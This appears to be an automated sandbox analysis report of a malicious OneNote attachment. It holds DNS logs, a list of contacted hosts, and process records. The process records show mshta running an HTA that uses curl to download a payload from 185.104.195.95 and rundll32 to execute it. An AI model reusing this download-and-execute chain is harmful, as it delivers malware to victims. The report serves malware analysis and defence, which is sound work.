Feb 1, 2023 22:01:01.566401005 UTC	1.1.1.1	192.168.2.125	0xb6ed	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.566544056 UTC	1.1.1.1	192.168.2.125	0x95ad	No error (0)	acctcdn.msftauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.566544056 UTC	1.1.1.1	192.168.2.125	0x95ad	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.566544056 UTC	1.1.1.1	192.168.2.125	0x95ad	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.703742981 UTC	1.1.1.1	192.168.2.125	0xce92	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.703742981 UTC	1.1.1.1	192.168.2.125	0xce92	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705229044 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	shed.dual-low.part-0039.t-0009.fdv2-t-msedge.net	part-0039.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705229044 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.237.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705229044 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.238.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705352068 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705352068 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.705352068 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.752854109 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	shed.dual-low.part-0039.t-0009.fdv2-t-msedge.net	part-0039.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.752854109 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.237.67	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 22:01:01.752854109 UTC	1.1.1.1	192.168.2.125	0x7f36	No error (0)	part-0039.t-0009.fdv2-t-msedge.net		13.107.238.67	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.752983093 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.752983093 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.752983093 UTC	1.1.1.1	192.168.2.125	0xe01c	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.753160954 UTC	1.1.1.1	192.168.2.125	0xce92	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.753160954 UTC	1.1.1.1	192.168.2.125	0xce92	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.782227039 UTC	1.1.1.1	192.168.2.125	0x51a4	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:01.783571959 UTC	1.1.1.1	192.168.2.125	0x6b98	No error (0)	logincdn.msftauth.net	logincdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:01.783571959 UTC	1.1.1.1	192.168.2.125	0x6b98	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:04.077388048 UTC	1.1.1.1	192.168.2.125	0x5beb	No error (0)	ds-aksb-a.akamaihd.net	ds-aksb-a.akamaihd.net.edgesuite.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:29.105468035 UTC	1.1.1.1	192.168.2.125	0x731	No error (0)	apis.google.com	plus.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:29.105468035 UTC	1.1.1.1	192.168.2.125	0x731	No error (0)	plus.l.google.com		142.250.186.78	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:36.990976095 UTC	1.1.1.1	192.168.2.125	0xea9f	No error (0)	js.monitor.azure.com	aijscdn2.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:36.990976095 UTC	1.1.1.1	192.168.2.125	0xea9f	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:36.990976095 UTC	1.1.1.1	192.168.2.125	0xea9f	No error (0)	shed.dual-low.part-0017.t-0009.fb-t-msedge.net	part-0017.t-0009.fb-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:01:36.990976095 UTC	1.1.1.1	192.168.2.125	0xea9f	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.226.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:01:36.990976095 UTC	1.1.1.1	192.168.2.125	0xea9f	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.253.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.559534073 UTC	1.1.1.1	192.168.2.125	0xe4f7	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.559534073 UTC	1.1.1.1	192.168.2.125	0xe4f7	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.560311079 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	acctcdn.msftauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.560311079 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.560311079 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.563000917 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 22:02:07.563000917 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.563000917 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.599657059 UTC	1.1.1.1	192.168.2.125	0xf51f	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.599657059 UTC	1.1.1.1	192.168.2.125	0xf51f	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.599657059 UTC	1.1.1.1	192.168.2.125	0xf51f	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604321003 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	acctcdn.msftauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604321003 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604321003 UTC	1.1.1.1	192.168.2.125	0xae65	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604382992 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604382992 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.604382992 UTC	1.1.1.1	192.168.2.125	0x6fe6	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.642182112 UTC	1.1.1.1	192.168.2.125	0x576	No error (0)	logincdn.msftauth.net	lgincdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:07.642182112 UTC	1.1.1.1	192.168.2.125	0x576	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:07.642291069 UTC	1.1.1.1	192.168.2.125	0xfca8	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:36.412255049 UTC	1.1.1.1	192.168.2.125	0x6ae8	No error (0)	scdn2c62d.wpc.feefa.lambdacdn.net	sni1gl.wpc.lambdacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:36.412255049 UTC	1.1.1.1	192.168.2.125	0x6ae8	No error (0)	sni1gl.wpc.lambdacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:38.524704933 UTC	1.1.1.1	192.168.2.125	0x6f73	No error (0)	js.monitor.azure.com	aijscdn2.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:38.524704933 UTC	1.1.1.1	192.168.2.125	0x6f73	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:02:38.524704933 UTC	1.1.1.1	192.168.2.125	0x6f73	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:02:38.524704933 UTC	1.1.1.1	192.168.2.125	0x6f73	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.450242043 UTC	1.1.1.1	192.168.2.125	0x7d1c	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.450242043 UTC	1.1.1.1	192.168.2.125	0x7d1c	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.470462084 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	acctcdn.msftauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 22:03:15.470462084 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.470462084 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.489994049 UTC	1.1.1.1	192.168.2.125	0x8e7c	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.503806114 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	acctcdn.msftauth.net	acctcdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.503806114 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	scdn1efff.wpc.9da5e.alphacdn.net	sni1gl.wpc.alphacdn.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.503806114 UTC	1.1.1.1	192.168.2.125	0x5127	No error (0)	sni1gl.wpc.alphacdn.net		152.199.21.175	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.526132107 UTC	1.1.1.1	192.168.2.125	0xc341	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.526132107 UTC	1.1.1.1	192.168.2.125	0xc341	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.526132107 UTC	1.1.1.1	192.168.2.125	0xc341	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.555052042 UTC	1.1.1.1	192.168.2.125	0xdee6	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.555052042 UTC	1.1.1.1	192.168.2.125	0xdee6	No error (0)	shed.dual-low.part-0017.t-0009.fb-t-msedge.net	part-0017.t-0009.fb-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.555052042 UTC	1.1.1.1	192.168.2.125	0xdee6	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.253.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.555052042 UTC	1.1.1.1	192.168.2.125	0xdee6	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.226.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:15.563148975 UTC	1.1.1.1	192.168.2.125	0x7012	No error (0)	logincdn.msftauth.net	logincdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:15.563148975 UTC	1.1.1.1	192.168.2.125	0x7012	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:27.645133018 UTC	1.1.1.1	192.168.2.125	0x7a74	No error (0)	mem.gfx.ms	amcdnmsftusweb.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:27.645133018 UTC	1.1.1.1	192.168.2.125	0x7a74	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:27.645133018 UTC	1.1.1.1	192.168.2.125	0x7a74	No error (0)	shed.dual-low.part-0017.t-0009.fb-t-msedge.net	part-0017.t-0009.fb-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:27.645133018 UTC	1.1.1.1	192.168.2.125	0x7a74	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.226.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:27.645133018 UTC	1.1.1.1	192.168.2.125	0x7a74	No error (0)	part-0017.t-0009.fb-t-msedge.net		13.107.253.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:42.507827044 UTC	1.1.1.1	192.168.2.125	0xca77	No error (0)	js.monitor.azure.com	aijscdn2.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:42.507827044 UTC	1.1.1.1	192.168.2.125	0xca77	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 22:03:42.507827044 UTC	1.1.1.1	192.168.2.125	0xca77	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:42.507827044 UTC	1.1.1.1	192.168.2.125	0xca77	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.672693968 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	mem.gfx.ms	amcdnmsftuswe.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.672693968 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.672693968 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.672693968 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.673527956 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	consentdeliveryfd.azurefd.net	firstparty-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.673527956 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.673527956 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.673527956 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705549002 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	mem.gfx.ms	amcdnmsftuswe.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705549002 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705549002 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705549002 UTC	1.1.1.1	192.168.2.125	0x6e09	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705674887 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	consentdeliveryfd.azurefd.net	firstparty-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705674887 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705674887 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Feb 1, 2023 22:03:57.705674887 UTC	1.1.1.1	192.168.2.125	0x77f8	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
2023-02-01 21:57:45 UTC	104.18.12.173	192.168.2.125	0x0	Name error (3)	localhost.windows.msn.com	none	none	A (IP address)	IN (0x0001)	true

HTTP Request Dependency Graph

- slscr.update.microsoft.com
- fe3cr.delivery.mp.microsoft.com
- windows.msn.com
- config.edge.skype.com
- nav.smartscreen.microsoft.com
- smartscreen-prod.microsoft.com
- chrome.cloudflare-dns.com
- yahoo.com
- www.yahoo.com
- 50.68.186.195
- clients2.google.com
- accounts.google.com
- https:
  - answerscdn.microsoft.com
  - js.monitor.azure.com
  - wcpstatic.microsoft.com
  - mem.gfx.ms
  - logincdn.msauth.net
- www.google.com
- apis.google.com
- 76.93.147.187
- 185.104.195.95

Statistics

Behavior



- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe
- chrome.exe

chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe
chrome.exe

Click to jump to process

System Behavior

Analysis Process: ONENOTE.EXE PID: 3596, Parent PID: 4072

General

Target ID:	1
Start time:	22:55:47
Start date:	01/02/2023
Path:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\ComplaintCopy_54346(Feb01).one
Imagebase:	0x6d0000
File size:	2110320 bytes
MD5 hash:	BAD3F001A4F10851F35F69CDA7267A84
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: mshta.exe PID: 5980, Parent PID: 4072

General

Target ID:	4
Start time:	22:55:56
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\mshta.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\AppData\Local\Temp\Open.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Imagebase:	0xa0000
File size:	13312 bytes
MD5 hash:	8816A7558080ACE300B23B64ABDC513E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: curl.exe PID: **3320**, Parent PID: **5980**

General

Target ID:	9
Start time:	22:56:05
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\curl.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\curl.exe" --output C:\ProgramData\index1.png --url http://185.104.195.95/18137.dat
Imagebase:	0x610000
File size:	470528 bytes
MD5 hash:	44E5BAEEE864F1E9EDBE3986246AB37A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: ONENOTEM.EXE PID: **6824**, Parent PID: **3596**

General

Target ID:	10

Start time:	22:56:05
Start date:	01/02/2023
Path:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	true
Commandline:	/tsr
Imagebase:	0x4c0000
File size:	171408 bytes
MD5 hash:	D4F05664332586780446 98A6F57681D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: **1408**, Parent PID: **3320**

General

Target ID:	11
Start time:	22:56:05
Start date:	01/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6ca390000
File size:	1028096 bytes
MD5 hash:	F2C0F0DE6C67D741EECB7D5CFFE7D62D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ONENOTEM.EXE PID: **4820**, Parent PID: **4072**

General

Target ID:	13
Start time:	22:56:16
Start date:	01/02/2023
Path:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr
Imagebase:	0x4c0000
File size:	171408 bytes
MD5 hash:	D4F05664332586780446 98A6F57681D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: rundll32.exe PID: **3856**, Parent PID: **5980**

General

Target ID:	14

Start time:	22:56:20
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\rundll32.exe" C:\ProgramData\index1.png,Wind
Imagebase:	0xe50000
File size:	41472 bytes
